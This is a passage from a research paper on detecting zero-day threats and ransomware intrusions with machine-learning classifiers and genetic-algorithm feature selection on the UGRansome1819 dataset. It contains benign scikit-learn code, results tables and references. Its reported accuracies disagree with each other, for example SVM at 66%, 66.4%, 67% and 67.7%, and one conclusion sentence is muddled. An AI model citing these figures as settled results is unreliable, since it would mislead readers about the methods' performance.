Figure 5. The Numerical Format of the Dataset.

4.3. Evaluation of the Machine Learning Method

To quantify the performance of the ML, data scientists train a predictive model on a specific amount of data [52]. The training requires feeding the features set with class label results to the ML classifier [4]. The model is assessed after training by using the holdout feature without the class labels results to predict the new output. Generally, the evaluation metrics of the ML classifier compare the actual class labels with the predicted class label result and quantitatively evaluate the ML predictive model [4,34,53]. In this research, five evaluation metrics are used: Confusion Matrix, Accuracy, Recall, Precision, and F1-Score. TP is the True Positive representing an outcome where the model correctly predicts the positive class. FP is the False Positive representing an outcome where the model incorrectly predicts the positive class. It is also named type-1 error [43]. FN is the False Negative representing an outcome where the model incorrectly predicts the negative class. It is also named type-2 error. TN is the True Negative representing an outcome where the model correctly predicts the negative class. The Precision refers to correctly predicted positive observations [43]. The Recall value specifies the percentage of some class correctly identified from all of the given examples [54]. The Accuracy represents the proportion of correct predictions in all predictions made [43,54]. It is a measure of the performance of our ML model. The F1-Score is the mean of Recall and Precision. The mathematical formulations of evaluation metrics are presented in Table 4. The Confusion Matrix is a n*n table that allows visualization of the performance of an algorithm where the matrix row represents instances in an actual class and each matrix column represents instances in a predicted class [4,55]. It calculates the evaluation metrics such as Accuracy, Precision, and Recall (Figure 6). In Figure 6, FN and FP represent misclassified data while TP and TN represent accurate classification [7].

Table 4. The evaluation metrics.

Accuracy	Precision	Recall	F1-Score
$A = \frac{TP+TN}{TP+TN+FP+FN}$	$P = \frac{TP}{TP+FP}$	$R = \frac{TP}{TP+FN}$	$F = \frac{2*P*R}{P+R}$




Figure 6. The Confusion Matrix.

5. Results

5.1. Classification

We present the results of the classification model before and after optimization. Before the optimization, the selected ML classifiers are computed individually with the stacking ensemble technique, and their performance is assessed. For all classifiers, the UGRansome1819 is divided into equal ratios of 80% and 20%. Each algorithm is trained with 80% of the dataset and tested on the remaining 20%. The evaluation metrics discussed in Section 4 are assessed for each ML classifier.

5.2. Without Optimisation

The SVM is applied on the UGRansome1819 to predict the most dominant class label. However, it did not obtain satisfying results. The SVM algorithm achieved 67.7% of Accuracy. The specification of the SVM is depicted in Table 5.

Table 5. The Specification of the SVM.

Parameter	Shape
Test set	20%
Random state	42
Train set	80%
Algorithm	Linear SVC

The SVM model accuracy is presented in Figure 7.




Figure 7. The SVM Classifier Prior Optimization.

The algorithm is trained by feeding the features with the class label output. After this training, the testing data are provided to the SVM model without the class labels output. The classifier predicts the class labels output for the testing data in this manner. A comparison of the predicted data with the actual class labels output of the testing dataset is then evaluated. The Figure 7 portrays the SVM accuracy rate without optimization. This figure portrays the observed instability of the SVM classifier. The classification could not demonstrate stable predictions of a single classifier using SVM. An optimized validation technique will aggregate the weak classifier (SVM) into an ensemble and genetic optimizer to improve the performance. The NB algorithm outperformed the SVM and achieved an accuracy of 71%. Table 6 illustrates the NB specification model.

Table 6. The Specifications Model of NB.

Parameter	Shape
Test set	20%
Random state	42
Train set	80%
Algorithm	Gaussian NB

The same dataset is used to train and test the NB algorithm. Similarly, the evaluation metrics values obtained are not impressive. Figure 8 presents the accuracy ratio of the NB. This figure confirms that the Laplace smoothing help tackles the problem of zero probability and can be used to enhance single classification. The Laplace smoothing improved the NB performance compared to SVM by optimizing the classification probability. The optimized validation technique that aggregates the weak classifiers into an ensemble and genetic optimizer to improve the performance will include both SVM and NB.




Figure 8. The Naive Bayes Evaluation Metrics.

The RF uses Ensemble Learning to combine multiple algorithms and enhance the classification model [56]. In the enhancement of Accuracy and the other evaluation metrics, the number of trees plays a crucial role [56]. The higher the number of trees, the better the optimal values of assessment metrics can be obtained. We have used the Confusion Matrix to obtain the presented results. However, the stability of the model improvement was achieved only with 100 trees. It was useful to use this number during the training phase. If this number increased; the evaluation metrics values also improved. Details of the RF specification are shown in Table 7.

Table 7. Specifications Model of RF.

Parameter	Shape
Test set	20%
Random state	42
Train set	80%
Algorithm	RF
Trees	100

Figure 9 shows the evaluation metrics of the RF classifier. We have trained this model to compare results obtained by Nkongolo et al. [7] who achieved a similar Accuracy rate using RStudio. Our RF model achieved an Accuracy of 99% as also with the ensemble model. Figure 9 represents the accuracy ratio of the RF algorithm. The random state in the ensemble model technique is 42. This number has been utilized to configure the core random numbers generator, that controls the division of the UGRansome1819 into testing and training sets. The test classification accuracy of the RF model was 99.6% (before optimization). An improvement was not obtained after optimization because the classification accuracy remained 99.5%. The sensitivity and specificity reached 100%. The three most important predictors of 0-day threats were the Signature, Synthetic Signature, and Anomaly category of threatening behavior. The Table 8 illustrates the ensemble specification model.




Figure 9. The Random Forest Classifier Model Performance.

Table 8. Ensemble Model Specifications.

Parameter	Shape
Test set	20%
Base model	NB
Train set	80%
Random state	42
Member model 1	SVM
Member model 2	RF
Algorithm	Stacking

This model produces impressive results when the members and base models such as SVM and NB do not have substantial results (Figures 7 and 8). The outcome of ensemble learning produces an efficient classification with a combination of weak classifiers such as SVM and NB. As a result, the model classification improved by achieving 100% of Precision and F1-Score with 99% of Recall and Accuracy. In this research, the RF algorithm performance was impressive and achieved sufficient results as in [7] and the Ensemble Learning also attained almost similar results. Figure 10 shows the accuracy ratio of the Ensemble Learning. Figure 10 has the overall results of the three selected ML classifiers using Ensemble Learning. All four evaluation metrics of all algorithms are illustrated. The figure shows a maximal Precision value of all three classifiers among the metrics.





Figure 10. The Ensemble Learning Evaluation Metrics.

Overall, the SVM and NB classifier does not perform very well. Ensemble Learning and RF have almost the same performance. A GA is an optimization technique used to extract relevant information from the UGRansome1819 dataset. It is a search-based algorithm that used the concept of genetics and natural selection [34]. In a GA, all possible solutions represent a population subset while a single possible solution to a problem is a chromosome. The key factor of a GA is the fitness function that collects the input features and generates possible output or solution for a given classification problem. In this research, the GA is coded to retrieve the top eight attributes (columns) from the UGRansome1819 (Figure 11). The critical steps of the GA can be listed as follows [34]:


- Use the initial dataset (population) to search
- Calculate the fitness function
- Assess the efficiency of a candidate solution using the fitness function
- Compute the crossover process
- Implement the mutation process



```
"estimator = DecisionTreeClassifier()   #genetic estimator to start GA\n",
"model = GeneticSelectionCV(\n",
"    estimator, cv=5, verbose=0,            \n",
"    scoring=\"accuracy\", max_features=8,\n",
"    n_population=100, crossover_proba=0.5,\n",
"    mutation_proba=0.2, n_generations=50,\n",
"    crossover_independent_proba=0.5,\n",
"    mutation_independent_proba=0.04,\n",
"    tournament_size=3, n_gen_no_change=10,\n",
"    caching=True, n_jobs=-1)\n",
"model = model.fit(X, y)\n",
"print('Features:', X.columns[model.support_])"
```

Figure 11. The GA Specification. The verbose is used to produce logging information details and the tournament to select individual attributes from a population dataset. The tournament is executed three times and the winner of each tournament having the best fitness is selected.


The algorithm extracted the eight attributes namely, “Flag”, “Timestamp”, “Ransomware Family”, “USD”, “IP address”, “Network Flow”, clusters, and “Port number”. The three ML classifiers along with the Ensemble Learning are again computed to the newly pre-processed UGRansome1819. The normalized dataset consists of all tuples as the original dataset, however, the 14 attributes have been reduced to nine. Dropping five attributes caused a decrease in the computational time and the over-fitting chances are also minimized because the UGRansome1819 has been reduced. If a model performance remains the same, then it is important to re-optimize the dataset as this will reduce over-fitting as well computational time. However, when a dataset is unbiased with a standard deviation approaching one or a mean of all columns within a common range; it is not a good option to apply feature extraction. In the UGRansome1819, the standard deviation (std) ranges from two to 26,435 and the mean from two to 14,179 (Figure 12).



	50	1	1.1	500	5	5061
count	207533.000000	207533.000000	207533.000000	207533.000000	207533.000000	207533.000000
mean	21.520009	2.377930	35.497988	14179.514265	2283.817509	5064.014696
std	15.863390	2.883349	116.785406	26435.795386	2667.948833	2.722092
min	-10.000000	1.000000	1.000000	1.000000	1.000000	5061.000000

Figure 12. The Standard Deviation and the Mean of the UGRansome1819 Dataset.

It was important to normalize UGRansome1819 and optimize it using a GA. The GA shown in Figure 13 has been applied in the optimization of selected ML algorithms and it is posited that this will increase the chances of improving the classification accuracy rate.



```
%%time
import pandas as pd

from sklearn.preprocessing import StandardScaler

from sklearn.ensemble import RandomForestClassifier
from sklearn.svm import LinearSVC
from sklearn.naive_bayes import GaussianNB
from sklearn.model_selection import train_test_split

from sklearn.ensemble import StackingClassifier
from sklearn.metrics import accuracy_score, precision_score, recall_score, f1_score
from sklearn.metrics import confusion_matrix
from sklearn.metrics import classification_report
from sklearn.metrics import roc_curve, auc, roc_auc_score

from genetic_selection import GeneticSelectionCV
from sklearn.tree import DecisionTreeClassifier
import numpy as np

import warnings
warnings.filterwarnings('ignore')
```

```
CPU times: user 158 µs, sys: 17 µs, total: 175 µs
Wall time: 184 µs
```

```
df = pd.read_csv(r's3://sagemaker-studio-h1yxcgdssqe/new_file_data.csv')
```

Figure 13. Genetic Algorithm Implementation Improving Classification.

5.3. With Optimization

Figure 14 shows evaluation metrics of the SVM algorithm after optimization. The SVM has an improved Accuracy of 72.4% which was 66% before optimization. The test classification accuracy of the SVM model improved by 6%. The NB classifier is applied to the pre-processed dataset. This algorithm performed well by improving the computational time with reduced features, the model has similar results as to prior the optimization. It is then a best practice to utilize the pre-processed dataset as it will optimize the computational time of the classifier. The Figure 15 mimics a decrease of one percent in the accuracy ratio of the NB classifier with optimization. The test classification accuracy of the NB model decreased by 1% after optimization. The straightforward way to improve the NB performance to increase its accuracy after optimization is to add more data samples to the training data. Doing so will add more details to the data and fine-tune the model can result in a more accurate and optimized performance. The RF outperformed all the ML classifiers used in this research. It achieved optimal accuracy before and after optimization. Almost similar results have been obtained without and with optimization. As such, the optimization of the RF classifier is also suitable as it minimizes the computational time and reduces overfitting chances. Figure 16 portrays the evaluation metrics of the RF classifier after optimization. It depicts an Accuracy of 99% with optimization. The test classification accuracy of the RF model did not improve (99.5% after optimization and 99.6% before optimization). The closer the decision is to the leave, the more noise we have in the decision. The entire dataset is taken from the top to the bottom and divided into two parts. In the end, the training sample will only include a few samples. Pruning was performed to avoid the model from overfitting the data. This figure shows that pruning provides a more compact tree and a better model in terms of accuracy (before and after optimization). Figure 17 illustrates the evaluation metrics of the Ensemble Learning, it is an accuracy ratio of 98% of ensembling with an optimization that has been presented.




Figure 14. The SVM Classifier Performance After Optimization.




Figure 15. Naive Bayes Algorithm Performance After Optimization.

The same members and base models (SVM and NB) are used in the optimized validation model. The predictive capability of ensembling after optimization decreased by 1% for the Precision and F1-Score which was 100% before optimization. The Recall value remains at 99% (before and after optimization) while the Accuracy also decreased by 1% which was 99% before optimization. This result proves that the UGRansome1819 classification ratio before and after optimization is 1%.




Figure 16. Random Forest Algorithm Performance After Optimization.




Figure 17. Ensemble Learning After Optimization.

6. Discussion

The substantial overall results of the implementation come with optimization of GA: 99% of Accuracy is achieved by the RF model, Ensemble Learning 98.90%, NB 70.40%, and SVM 72.40%. Before optimization, the RF reached a 99.60% of Accuracy, Ensemble Learning 99.60%, NB 71%, and SVM 66.4%. With this, the SVM classifier enhanced by six percent reaching 72% of Accuracy but the Ensemble Learning, and NB reduced one percent of Accuracy after optimization. The Recall, Precision, and F1-Score before and after optimization are shown in Figures 18 and 19. According to Figures 18 and 19 which summarize the evaluation results, it can be seen that the optimization part of the UGRansome1819 model has a slight improvement in the model performance. All metrics remain almost the same.

The CAIDA and UNSWNB-15 datasets' performance are compared to the UGRansome1819 with SVM, NB, and RF using the same optimization settings. The model's accuracy is presented in Table 9 before optimization. The UGRansome1819 outperformed the CAIDA and UNSWNB-15 datasets in terms of accuracy values (Figure 20). The model's accuracy is also illustrated with optimization in Table 10. It can be observed that the optimization improved in Accuracy on the CAIDA and UNSWNB-15 datasets (Figure 21).




Figure 18. The Classification Results After Optimization.




Figure 19. The Classification Results Prior Optimization.




Figure 20. Comparing the UGRansome1819's Accuracy to existing datasets (before optimization).

Table 9. Comparing the UGRansome1819's Accuracy Prior Optimization.

Dataset	RF	NB	SVM	Ensemble
CAIDA	85%	61.8%	63.2%	88%
UNSWNB-15	80%	70%	62.4%	88.2%
UGRansome1819	99.6%	71%	67%	99.6%

Table 10. Comparing the UGRansome1819's Accuracy After Optimization.

Dataset	RF	NB	SVM	Ensemble
CAIDA	95.6%	71.2%	73.7%	92.5%
UNSWNB-15	90.3%	75.1%	72.4%	84%
UGRansome1819	99%	70.4%	72.4%	99%




Figure 21. The UGRansome1819's Accuracy compared to existing datasets (after optimization).

7. Conclusions

We have analyzed the classification of 0-days threats and anomalous intrusion using a novel AIDS dataset with cloud services. This research indicates that the UGRansome1819 dataset uses a multi-class prediction space. Relevant features are detected using this dataset and three ML algorithms are computed before and after optimization of the GA. The Ensemble Learning analyzed the overall performance of 0-day threats detection. Accuracy, F1-Score, Recall, and Precision values were used to evaluate the classification model of the UGRansome1819. To compare results, the NB, RF, and SVM are used with GA after optimization and Ensemble Learning before optimization to test and train the dataset accordingly. A Genetic Optimizer with each selected ML classifier was utilized as a feature extraction technique that used a Decision Tree classifier. Our research findings suggest the optimization with RF and Ensemble Learning to obtain accurate classification rates of 0-day threats. Additionally, the UGRansome1819 outperformed the UNSWNB-15 and CAIDA datasets in terms of accuracy values. It was also observed that the optimization technique improved in accuracy on the CAIDA and UNSWNB-15 datasets. The experiments demonstrate the instability of single classifiers such as SVM and NB and suggest optimized validation techniques which can aggregate weak classifiers into an ensemble of the genetic optimizer to enhance the classification performance. The Laplace smoothing improved the NB performance compared to SVM by optimizing the classification probability. The UGRansome1819 model's sensitivity and specificity were estimated to be 100% with three predictors of 0-day threats as Signature, Synthetic Signature, and Anomaly. The results of ensemble learning produce a strong classification by combining weak classifiers such as SVM and NB. With this, the predictive capability of ensemble learning could be improved by achieving 100% of Precision and F1-Score. The test classification accuracy of the SVM model after optimization improved by 6%. To improve the performance and increase the accuracy, one should add more data samples to the training data and fine-tune the model to obtain more accurate and optimized performance. Pruning was used to avoid overfitting of data and provided a better model in terms of accuracy. Similar research should be conducted on the UGRansome1819 dataset using Deep Learning and analyzing the feature extraction to determine if Deep Learning also works on this dataset. One can also attempt to enhance the SVM and NB Accuracy on the UGRansome1819 dataset and plot the Receiver Operating Characteristic curves (ROC) for the models. It is always great to have such graphs in the evaluation to quickly assess the classification quality of the ML models. Lastly, unsupervised algorithms with specific feature selection methods such as Boruta should be applied to the UGRansome1819 and compare the results with the current research outcome.

Author Contributions: Conceptualization, M.N., J.P.v.D., S.M.K. and S.R.Z.; writing—original draft preparation, M.N. and S.R.Z.; supervision, J.P.v.D. and S.M.K.; writing—review and editing, S.M.K., S.R.Z. and J.K.; experiments and testing, M.N., S.R.Z. and J.K. All authors have read and agreed to the published version of the manuscript.

Funding: This research received no external funding.

Institutional Review Board Statement: Not applicable.

Informed Consent Statement: Not applicable.

Data Availability Statement: The dataset and code used can be obtained upon request or downloaded at https://www.researchgate.net/publication/342200905_An_Ensemble_Learning_Framework_for_Anomaly_Detection_in_the_Existing_Network_Intrusion_Detection_Landscape (Public Files/Ugransome.zip), accessed on 20 April 2022. The experimental Python code used in this research can also be found (Public Files/Experimental Code Python.ipynb).

Conflicts of Interest: The authors declare no conflict of interest.

References

1. Abdelrahman, A.M.; Rodrigues, J.J.; Mahmoud, M.M.; Saleem, K.; Das, A.K.; Korotaev, V.; Kozlov, S.A. Software-defined networking security for private data center networks and clouds: Vulnerabilities, attacks, countermeasures, and solutions. *Int. J. Commun. Syst.* **2021**, *34*, e4706. [CrossRef]
2. Sharafaldin, I.; Gharib, A.; Lashkari, A.H.; Ghorbani, A.A. Towards a reliable intrusion detection benchmark dataset. *Softw. Netw.* **2018**, *2018*, 177–200. [CrossRef]
3. Cordero, C.G.; Vasilomanolakis, E.; Wainakh, A.; Mühlhäuser, M.; Nadjm-Tehrani, S. On generating network traffic datasets with synthetic attacks for intrusion detection. *ACM Trans. Priv. Secur. (TOPS)* **2021**, *24*, 1–39. [CrossRef]
4. Kasongo, S.M.; Sun, Y. A deep learning method with wrapper based feature extraction for wireless intrusion detection system. *Comput. Secur.* **2020**, *92*, 101752. [CrossRef]
5. Dang, Q.V.; Vo, T.H. Studying the Reinforcement Learning techniques for the problem of intrusion detection. In Proceedings of the 2021 4th International Conference on Artificial Intelligence and Big Data (ICAIBD), Chengdu, China, 28–31 May 2021; pp. 87–91.
6. Vigna, G.; Kemmerer, R.A. NetSTAT: A network-based intrusion detection approach. In Proceedings of the 14th Annual Computer Security Applications Conference (Cat. No. 98EX217), Phoenix, AZ, USA, 7–11 December 1998; pp. 25–34.
7. Nkongolo, M.; van Deventer, J.P.; Kasongo, S.M. UGRansome1819: A Novel Dataset for Anomaly Detection and Zero-Day Threats. *Information* **2021**, *12*, 405. [CrossRef]
8. Otoum, Y.; Nayak, A. AS-IDS: Anomaly and Signature Based IDS for the Internet of Things. *J. Netw. Syst. Manag.* **2021**, *29*, 1–26. [CrossRef]
9. Ashoor, A.S.; Gore, S. Importance of intrusion detection system (IDS). *Int. J. Sci. Eng. Res.* **2011**, *2*, 1–4.
10. Hindy, H.; Brosset, D.; Bayne, E.; Seeam, A.K.; Tachtatzis, C.; Atkinson, R.; Bellekens, X. A taxonomy of network threats and the effect of current datasets on intrusion detection systems. *IEEE Access* **2020**, *8*, 104650–104675. [CrossRef]
11. Liao, H.J.; Lin, C.H.R.; Lin, Y.C.; Tung, K.Y. Intrusion detection system: A comprehensive review. *J. Netw. Comput. Appl.* **2013**, *36*, 16–24. [CrossRef]
12. Zoppi, T.; Ceccarelli, A.; Bondavalli, A. Unsupervised algorithms to detect zero-day attacks: Strategy and application. *IEEE Access* **2021**, *9*, 90603–90615. [CrossRef]

13. Khraisat, A.; Gondal, I.; Vamplew, P. An anomaly intrusion detection system using C5 decision tree classifier. In Proceedings of the Pacific-Asia Conference on Knowledge Discovery and Data Mining, Melbourne, Australia, 3–6 June 2018; Springer: Cham, Switzerland, 2018; pp. 149–155.
14. Divekar, A.; Parekh, M.; Savla, V.; Mishra, R.; Shirole, M. Benchmarking datasets for anomaly-based network intrusion detection: KDD CUP 99 alternatives. In Proceedings of the 2018 IEEE 3rd International Conference on Computing, Communication and Security (ICCCS), Kathmandu, Nepal, 25–27 October 2018; pp. 1–8.
15. Ring, M.; Wunderlich, S.; Scheuring, D.; Landes, D.; Hotho, A. A survey of network-based intrusion detection data sets. *Comput. Secur.* **2019**, *86*, 147–167. [CrossRef]
16. Kilincer, I.F.; Ertam, F.; Sengur, A. Machine learning methods for cyber security intrusion detection: Datasets and comparative study. *Comput. Netw.* **2021**, *188*, 107840. [CrossRef]
17. Lu, S.; Wei, X.; Li, Y.; Wang, L. Detecting anomaly in big data system logs using convolutional neural network. In Proceedings of the 2018 IEEE 16th International Conference on Dependable, Autonomic and Secure Computing, 16th International Conference on Pervasive Intelligence and Computing, 4th International Conference on Big Data Intelligence and Computing and Cyber Science and Technology Congress (DASC/PiCom/DataCom/CyberSciTech), Athens, Greece, 12–15 August 2018; pp. 151–158.
18. Du, M.; Li, F.; Zheng, G.; Srikumar, V. Deeplog: Anomaly detection and diagnosis from system logs through deep learning. In Proceedings of the 2017 ACM SIGSAC Conference on Computer and Communications Security, Dallas, TX, USA, 30 October–3 November 2017; pp. 1285–1298.
19. Nkongolo, M.; van Deventer, J.P.; Kasongo, S.M; and van der Walt, W. Classifying Social Media Using Deep Packet Inspection Data. In Proceedings of the 6th International Conference on Inventive Communication and Computational Technologies, Namakkal, India, 12–13 May 2022; Springer: Singapore, 2022; pp. 729–884.
20. Yu, X.; Joshi, P.; Xu, J.; Jin, G.; Zhang, H.; Jiang, G. Cloudseer: Workflow monitoring of cloud infrastructures via interleaved logs. *ACM SIGARCH Comput. Archit. News* **2016**, *44*, 489–502. [CrossRef]
21. Alazab, A.; Hobbs, M.; Abawajy, J.; Alazab, M. Using feature selection for intrusion detection system. In Proceedings of the 2012 International Symposium on Communications and Information Technologies (ISCIT), Gold Coast, Australia, 2–5 October 2012; pp. 296–301.
22. Lawal, M.A.; Shaikh, R.A.; Hassan, S.R. An anomaly mitigation framework for iot using fog computing. *Electronics* **2020**, *9*, 1565. [CrossRef]
23. Shapoorifard, H.; Shamsinejad, P. Intrusion detection using a novel hybrid method incorporating an improved KNN. *Int. J. Comput. Appl* **2017**, *173*, 5–9. [CrossRef]
24. Paquet-Clouston, M.; Haslhofer, B.; Dupont, B. Ransomware payments in the bitcoin ecosystem. *J. Cybersecur.* **2019**, *5*, tyz003. [CrossRef]
25. Maseer, Z.K.; Yusof, R.; Bahaman, N.; Mostafa, S.A.; Foozy, C.F.M. Benchmarking of machine learning for anomaly based intrusion detection systems in the CICIDS2017 dataset. *IEEE Access* **2021**, *9*, 22351–22370. [CrossRef]
